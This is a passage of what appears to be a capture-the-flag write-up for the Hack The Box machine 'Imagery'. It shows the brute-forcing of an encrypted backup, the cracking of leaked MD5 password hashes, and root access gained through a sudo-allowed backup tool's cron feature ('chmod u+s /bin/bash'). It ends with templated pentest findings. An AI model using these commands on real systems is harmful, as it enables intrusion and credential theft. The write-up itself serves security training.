Collecting pycparser (from cffi>=2.0.0->cryptography->pyAesCrypt)
Using cached pycparser-2.23-py3-none-any.whl.metadata (993 bytes)
Downloading pyAesCrypt-6.1.1-py3-none-any.whl (16 kB)
Using cached cryptography-46.0.1-cp311-abi3-manylinux_2_34_x86_64.whl (4.6 MB)
Using cached cffi-2.0.0-cp313-cp313-manylinux2014_x86_64.manylinux_2_17_x86_64.whl (219 kB)
Using cached pycparser-2.23-py3-none-any.whl (118 kB)
Installing collected packages: pycparser, cffi, cryptography, pyAesCrypt
Successfully installed cffi-2.0.0 cryptography-46.0.1 pyAesCrypt-6.1.1 pycparser-2.23┌──(venv)─(kali㉿kali)-[~/tmp/dpyAesCrypt.py]
└─$ pip3 install termcolor
Collecting termcolor
Downloading termcolor-3.1.0-py3-none-any.whl.metadata (6.4 kB)
Downloading termcolor-3.1.0-py3-none-any.whl (7.7 kB)
Installing collected packages: termcolor
Successfully installed termcolor-3.1.0┌──(venv)─(kali㉿kali)-[~/tmp/dpyAesCrypt.py]
└─$ python3 dpyAesCrypt.py web_20250806_120723.zip.aes /usr/share/wordlists/rockyou.txt
[🔐] dpyAesCrypt.py – pyAesCrypt Brute Forcer
[🔎] Starting brute-force with 10 threads...
[🔄] Progress: ░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░ 0.00% | ETA: 00:00:00 | Tried 0/14344392/home/kali/tmp/dpyAesCrypt.py/dpyAesCrypt.py:42: DeprecationWarning: inputLength parameter is no longer used, and might be removed in a future version
pyAesCrypt.decryptStream(fIn, fOut, password.strip(), buffer_size, os.path.getsize(encrypted_file))
[🔄] Progress: ░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░ 0.01% | ETA: 13:50:31 | Tried 971/14344392
[✅] Password found: bestfriends
🔓 Decrypt the file now? (y/n): y
/home/kali/tmp/dpyAesCrypt.py/dpyAesCrypt.py:142: DeprecationWarning: inputLength parameter is no longer used, and might be removed in a future version
pyAesCrypt.decryptStream(fIn, fOut, cracked_pw, args.buffer, os.path.getsize(args.file))
[📁] File decrypted successfully as: web_20250806_120723.zip| Password |
|---|
| bestfriends |
Investigating Extracted Files
We searched for diffs in the backup and especially inside the db.json because we had the idea that a user was eventually removed later.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Imagery/files]
└─$ unzip web_20250806_120723.zip -d extracted
And indeed we found the MD5 Hash of the password of mark.
┌──(kali㉿kali)-[/media/…/Imagery/files/extracted/web]
└─$ cat db.json
{
    "users": [
        {
            "username": "[email protected]",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "displayId": "f8p10uw0",
            "isTestuser": false,
            "isAdmin": true,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "[email protected]",
            "password": "2c65c8d7bfbca32a3ed42596192384f6",
            "displayId": "8utz23o5",
            "isTestuser": true,
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "[email protected]",
            "password": "01c3d2e5bdaf6134cec0a367cf53e535",
            "displayId": "868facaf",
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        },
        {
            "username": "[email protected]",
            "password": "84e3c804cf1fa14306f26f9f3da177e0",
            "displayId": "7be291d4",
            "isAdmin": true,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        }
    ],
    "images": [],
    "bug_reports": [],
    "image_collections": [
        {
            "name": "My Images"
        },
        {
            "name": "Unsorted"
        },
        {
            "name": "Converted"
        },
        {
            "name": "Transformed"
        }
    ]
}
Cracking the Hash (mark)
All what was to do was to simply repeat the steps we did earlier and hand over the Hash to crackstation.net
| Password |
|---|
| supersmash |
With the password of mark we simply could switch the session to him. This step was actually necessary because we tried to login via SSH but the configuration enforced Public Key Authentication.
web@Imagery:/var/backup$ su mark
Password:
mark@Imagery:/var/backup$
user.txt
Now as mark we finally could access the user.txt.
mark@Imagery:~$ cat user.txt
83fe702a1c9b0063f3723e9650409113
Enumeration (mark)
Some basic Enumeration on mark showed that the user was allowed to execute a Custom Application called Charcol to perform Backup Operations on the box using sudo and therefore on behalf of root.
mark@Imagery:~$ id
uid=1002(mark) gid=1002(mark) groups=1002(mark)
mark@Imagery:~$ sudo -l
Matching Defaults entries for mark on Imagery:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty
User mark may run the following commands on Imagery:
(ALL) NOPASSWD: /usr/local/bin/charcolFirst we checked the capabilities of the binary and tried to get as much information about it as possible. Unfortunately we were not allowed to grab the binary and download it for further investigations nor were file or strings available on the box.
mark@Imagery:~$ sudo /usr/local/bin/charcol

  ░██████  ░██                                                  ░██
 ░██   ░░██ ░██                                                  ░██
░██        ░████████   ░██████   ░██░████  ░███████   ░███████  ░██
░██        ░██    ░██       ░██  ░███     ░██    ░██ ░██    ░██ ░██
░██        ░██    ░██  ░███████  ░██      ░██        ░██    ░██ ░██
 ░██   ░██ ░██    ░██ ░██   ░██  ░██      ░██    ░██ ░██    ░██ ░██
  ░██████  ░██    ░██  ░█████░██ ░██       ░███████   ░███████  ░██


Charcol The Backup Suit - Development edition 1.0.0


Charcol is already set up.
To enter the interactive shell, use: charcol shell
To see available commands and flags, use: charcol help
mark@Imagery:~$ sudo /usr/local/bin/charcol shell
Enter your Charcol master passphrase (used to decrypt stored app password):
[2025-09-27 20:49:56] [ERROR] Incorrect master passphrase. 2 retries left. (Error Code: CPD-002)
Enter your Charcol master passphrase (used to decrypt stored app password):[2025-09-27 20:49:56] [ERROR] Incorrect master passphrase. 2 retries left. (Error Code: CPD-002)
Enter your Charcol master passphrase (used to decrypt stored app password):
[2025-09-27 20:50:13] [ERROR] An unhandled error occurred (Error ID: 245d1283-7a04-498c-8b52-68589e6efeff):
[2025-09-27 20:50:13] [ERROR] Please submit the log file and the following error details to [email protected] if the issue persists:
[2025-09-27 20:50:13] [ERROR] Traceback (most recent call last):
[2025-09-27 20:50:13] [ERROR] File "/usr/local/lib/charcol//charcol.py", line 250, in <module>
main()
[2025-09-27 20:50:13] [ERROR] File "/usr/local/lib/charcol//charcol.py", line 69, in main
loaded_app_password, loaded_app_password_status = _load_app_password_status(
^^^^^^^^^^^^^^^^^^^^^^^^^^
[2025-09-27 20:50:13] [ERROR] File "/usr/local/lib/charcol/charcol_config.py", line 49, in _load_app_password_status
master_passphrase = _get_master_passphrase_securely(quiet_enabled=False)
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
[2025-09-27 20:50:13] [ERROR] File "/usr/local/lib/charcol/charcol_config.py", line 16, in _get_master_passphrase_securely
master_passphrase = get_password_securely("Enter your Charcol master passphrase (used to decrypt stored app password): ", quiet_enabled)
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
[2025-09-27 20:50:13] [ERROR] File "/usr/local/lib/charcol/charcol_utils.py", line 126, in get_password_securely
password = getpass.getpass("")
^^^^^^^^^^^^^^^^^^^
[2025-09-27 20:50:13] [ERROR] File "/usr/lib/python3.12/getpass.py", line 77, in unix_getpass
passwd = _raw_input(prompt, stream, input=input)
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
[2025-09-27 20:50:13] [ERROR] File "/usr/lib/python3.12/getpass.py", line 146, in _raw_input
line = input.readline()
^^^^^^^^^^^^^^^^
[2025-09-27 20:50:13] [ERROR] KeyboardInterruptPrivilege Escalation to root
We noticed that the application allowed us to reset the Charcol application password to default by using the -R option.
mark@Imagery:/dev/shm$ sudo /usr/local/bin/charcol -R

Attempting to reset Charcol application password to default.
[2025-09-27 21:34:58] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:

[2025-09-27 21:35:04] [INFO] System password verified successfully.
Removed existing config file: /root/.charcol/.charcol_config
Charcol application password has been reset to default (no password mode).
Please restart the application for changes to take effect.
After resetting the password we dropped into a shell using the parameter of shell.
mark@Imagery:/dev/shm$ sudo /usr/local/bin/charcol shell

First time setup: Set your Charcol application password.
Enter '1' to set a new password, or press Enter to use 'no password' mode:
Are you sure you want to use 'no password' mode? (yes/no): yes
[2025-09-27 21:35:31] [INFO] Default application password choice saved to /root/.charcol/.charcol_config
Using 'no password' mode. This choice has been remembered.
Please restart the application for changes to take effect.
mark@Imagery:/dev/shm$ sudo /usr/local/bin/charcol shell
░██████ ░██ ░██
░██ ░░██ ░██ ░██
░██ ░████████ ░██████ ░██░████ ░███████ ░███████ ░██
░██ ░██ ░██ ░██ ░███ ░██ ░██ ░██ ░██ ░██
░██ ░██ ░██ ░███████ ░██ ░██ ░██ ░██ ░██
░██ ░██ ░██ ░██ ░██ ░██ ░██ ░██ ░██ ░██ ░██ ░██
░██████ ░██ ░██ ░█████░██ ░██ ░███████ ░███████ ░██
Charcol The Backup Suit - Development edition 1.0.0
[2025-09-27 21:35:35] [INFO] Entering Charcol interactive shell. Type 'help' for commands, 'exit' to quit.
charcol>Now with access to the actual application we were allowed to perform a lot of actions but most importantly, we could configure a Cronjob.
charcol> help
[2025-09-27 21:35:43] [INFO]
Charcol Shell Commands:

  Backup & Fetch:
    backup -i <paths...> [-o <output_file>] [-p <file_password>] [-c <level>] [--type <archive_type>] [-e <patterns...>] [--no-timestamp] [-f] [--skip-symlinks] [--ask-password]
      Purpose: Create an encrypted backup archive from specified files/directories.
      Output: File will have a '.aes' extension if encrypted. Defaults to '/var/backup/'.
      Naming: Automatically adds timestamp unless --no-timestamp is used. If no -o, uses input filename as base.
      Permissions: Files created with 664 permissions. Ownership is user:group.
      Encryption:
        - If '--app-password' is set (status 1) and no '-p <file_password>' is given, uses the application password for encryption.
        - If 'no password' mode is set (status 2) and no '-p <file_password>' is given, creates an UNENCRYPTED archive.
      Examples:
        - Encrypted with file-specific password:
          backup -i /home/user/my_docs /var/log/nginx/access.log -o /tmp/web_logs -p <file_password> --verbose --type tar.gz -c 9
        - Encrypted with app password (if status 1):
          backup -i /home/user/example_file.json
        - Unencrypted (if status 2 and no -p):
          backup -i /home/user/example_file.json
        - No timestamp:
          backup -i /home/user/example_file.json --no-timestamp

    fetch <url> [-o <output_file>] [-p <file_password>] [-f] [--ask-password]
      Purpose: Download a file from a URL, encrypt it, and save it.
      Output: File will have a '.aes' extension if encrypted. Defaults to '/var/backup/fetched_file'.
      Permissions: Files created with 664 permissions. Ownership is current user:group.
      Restrictions: Fetching from loopback addresses (e.g., localhost, 127.0.0.1) is blocked.
      Encryption:
        - If '--app-password' is set (status 1) and no '-p <file_password>' is given, uses the application password for encryption.
        - If 'no password' mode is set (status 2) and no '-p <file_password>' is given, creates an UNENCRYPTED file.
      Examples:
        - Encrypted:
          fetch <URL> -o <output_file_path> -p <file_password> --force
        - Unencrypted (if status 2 and no -p):
          fetch <URL> -o <output_file_path>

  Integrity & Extraction:
    list <encrypted_file> [-p <file_password>] [--ask-password]
      Purpose: Decrypt and list contents of an encrypted Charcol archive.
      Note: Requires the correct decryption password.
      Supported Types: .zip.aes, .tar.gz.aes, .tar.bz2.aes.
      Example:
        list /var/backup/<encrypted_file_name>.zip.aes -p <file_password>

    check <encrypted_file> [-p <file_password>] [--ask-password]
      Purpose: Decrypt and verify the structural integrity of an encrypted Charcol archive.
      Note: Requires the correct decryption password. This checks the archive format, not internal data consistency.
      Supported Types: .zip.aes, .tar.gz.aes, .tar.bz2.aes.
      Example:
        check /var/backup/<encrypted_file_name>.tar.gz.aes -p <file_password>

    extract <encrypted_file> <output_directory> [-p <file_password>] [--ask-password]
      Purpose: Decrypt an encrypted Charcol archive and extract its contents.
      Note: Requires the correct decryption password.
      Example:
        extract /var/backup/<encrypted_file_name>.zip.aes /tmp/restored_data -p <file_password>

  Automated Jobs (Cron):
    auto add --schedule "<cron_schedule>" --command "<shell_command>" --name "<job_name>" [--log-output <log_file>]
      Purpose: Add a new automated cron job managed by Charcol.
      Verification:
        - If '--app-password' is set (status 1): Requires Charcol application password (via global --app-password flag).
        - If 'no password' mode is set (status 2): Requires system password verification (in interactive shell).
      Security Warning: Charcol does NOT validate the safety of the --command. Use absolute paths.
      Examples:
        - Status 1 (encrypted app password), cron:
          CHARCOL_NON_INTERACTIVE=true charcol --app-password <app_password> auto add \
          --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs -p <file_password>" \
          --name "Daily Docs Backup" --log-output <log_file_path>
        - Status 2 (no app password), cron, unencrypted backup:
          CHARCOL_NON_INTERACTIVE=true charcol auto add \
          --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs" \
          --name "Daily Docs Backup" --log-output <log_file_path>
        - Status 2 (no app password), interactive:
          auto add --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs" \
          --name "Daily Docs Backup" --log-output <log_file_path>
          (will prompt for system password)

    auto list
      Purpose: List all automated jobs managed by Charcol.
      Example:
        auto list

    auto edit <job_id> [--schedule "<new_schedule>"] [--command "<new_command>"] [--name "<new_name>"] [--log-output <new_log_file>]
      Purpose: Modify an existing Charcol-managed automated job.
      Verification: Same as 'auto add'.
      Example:
        auto edit <job_id> --schedule "30 4 * * *" --name "Updated Backup Job"

    auto delete <job_id>
      Purpose: Remove an automated job managed by Charcol.
      Verification: Same as 'auto add'.
      Example:
        auto delete <job_id>

  Shell & Help:
    shell
      Purpose: Enter this interactive Charcol shell.
      Example:
        shell

    exit
      Purpose: Exit the Charcol shell.
      Example:
        exit

    clear
      Purpose: Clear the interactive shell screen.
      Example:
        clear

    help [command]
      Purpose: Show help for Charcol or a specific command.
      Example:
        help backup

Global Flags (apply to all commands unless overridden):
  --app-password <password>    : Provide the Charcol *application password* directly. Required for 'auto' commands if status 1. Less secure than interactive prompt.
  -p, "--password" <password>    : Provide the *file encryption/decryption password* directly. Overrides application password for file operations. Less secure than --ask-password.
  -v, "--verbose"                : Enable verbose output.
  --quiet                      : Suppress informational output (show only warnings and errors).
  --log-file <path>            : Log all output to a specified file.
  --dry-run                    : Simulate actions without actual file changes (for 'backup' and 'fetch').
  --ask-password               : Prompt for the *file encryption/decryption password* securely. Overrides -p and application password for file operations.
  --no-banner                   : Do not display the ASCII banner.
  -R, "--reset-password-to-default"  : Reset application password to default (requires system password verification).
We configured a malicious configuraiton to set the SUID Bit on /bin/bash and exited out.
auto add --schedule "* * * * *" --command "chmod u+s /bin/bash" --name "privesc"<*" --command "chmod u+s /bin/bash" --name "privesc"
[2025-09-27 21:37:43] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:
[2025-09-27 21:37:47] [INFO] System password verified successfully.
[2025-09-27 21:37:47] [INFO] Auto job 'privesc' (ID: a52f705e-2c9a-42c7-bbea-8324dcc7e840) added successfully. The job will run according to schedule.
[2025-09-27 21:37:47] [INFO] Cron line added: * * * * * CHARCOL_NON_INTERACTIVE=true chmod u+s /bin/bashcharcol> exit
[2025-09-27 21:38:25] [INFO] Exiting Charcol shell.And there it was, straight to root.
mark@Imagery:/dev/shm$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1474768 Oct 26  2024 /bin/bash
mark@Imagery:/dev/shm$ /bin/bash -p
bash-5.2#root.txt
bash-5.2# cat root.txt
3504560209a43743e913f43234abbed3
📋 Security Assessment Report
Description
During the penetration test, it was discovered that the application was found to pass user-supplied input directly to a system shell call without sanitisation. The vulnerable parameter was incorporated into an OS-level command, allowing an attacker to append arbitrary commands using shell metacharacters and control the execution context of the web server process.
Impact
An attacker can execute arbitrary OS commands on the server with the privileges of the web application process. This enables complete file system access, extraction of credentials from configuration files and environment variables, installation of persistent reverse shells and backdoors, and lateral movement to internally accessible services — all without requiring any additional authentication. During this engagement, OS command injection was chained to obtain full root access to the server.
Remediation
Description
During the penetration test, it was discovered that the sudoers configuration was found to grant the compromised user the ability to execute one or more programs as root with the NOPASSWD flag or without sufficient restriction on permitted arguments. The granted binary was identified in the GTFOBins database as capable of spawning a privileged shell or reading root-owned files outside its intended function.
Impact
An attacker with access to the low-privilege account can immediately escalate to root by invoking the sudo-permitted binary in a manner that escapes to a privileged shell — requiring no password, no additional vulnerability, and no waiting. During this engagement, this misconfiguration was exploited to obtain a root shell within seconds of gaining the initial foothold, resulting in complete host compromise.
Remediation
Description
During the penetration test, it was discovered that one or more non-standard binaries were found with the SUID bit set, causing them to execute as root regardless of which user invokes them. The identified binaries are documented in the GTFOBins database and can be abused through shell escape techniques or file operation abuse to read privileged files or spawn an interactive root shell.
Impact
Any user with shell access to the host can leverage the SUID binary to escalate privileges to root without requiring additional credentials or exploiting any further software vulnerability. During this engagement, the SUID binary was used to obtain an interactive root shell within moments of obtaining the initial low-privilege access, granting complete control over the host and access to all stored credentials and data.
Remediation
Description
During the penetration test, it was discovered that a root-owned cron job was identified that executes a script or binary that is writable by a lower-privileged user. By modifying the script content before the next scheduled execution cycle, arbitrary commands can be injected and will run as root automatically — without requiring any elevated access at the time of the modification.
Impact
An attacker with write access to the cron-referenced script achieves root code execution on the next cron cycle without any administrator interaction. Depending on cron frequency, the exploitation window ranges from seconds to minutes. During this engagement, the writable cron script was modified to execute a reverse shell, resulting in a root-level shell and complete host compromise on the next scheduled run.
Remediation
Description
During the penetration test, it was discovered that the application constructed file system paths using user-supplied parameters without adequate sanitisation or path canonicalisation. By injecting path traversal sequences into the vulnerable parameter, it was possible to traverse outside the intended directory and read arbitrary files from the server file system.
Impact
An attacker can read arbitrary files accessible to the web application process — including database credentials, application API keys, SSH private keys from user home directories, and system files such as /etc/passwd and /etc/shadow. Credentials discovered through file inclusion were used during this engagement to gain authenticated access to additional services. In PHP applications, log poisoning chains this vulnerability to full remote code execution.
Remediation
Description
During the penetration test, it was discovered that the authentication endpoint was found to have no rate limiting, account lockout policy, or CAPTCHA protection. Repeated authentication requests using a dictionary of commonly used passwords were submitted against discovered usernames without restriction, and valid credentials were recovered and used to obtain authenticated access to the application.
Impact
An attacker can perform unlimited automated credential guessing against all discovered usernames until valid credentials are found — with no restriction, lockout, or detection. In this engagement, valid credentials were recovered through dictionary attack, providing authenticated application access that was the pivotal stepping stone toward full server compromise. Reused passwords across services further amplified the impact of each recovered credential.
Remediation
Description
During the penetration test, it was discovered that the application reflected or stored user-supplied input in HTML responses without applying appropriate context-sensitive output encoding. By injecting JavaScript payload into vulnerable input fields, the malicious script executes in the browser of any user who views the affected page — including administrators — without any interaction beyond viewing the page.
Impact
An attacker can hijack authenticated user sessions by stealing session cookies, capture credentials entered on the affected page, perform actions on behalf of victims using their active session, and redirect users to phishing pages. Where the XSS affects administrator users, complete application account takeover is achievable. During this engagement, a stored XSS payload targeting an administrator triggered session token theft which was used to obtain privileged application access.
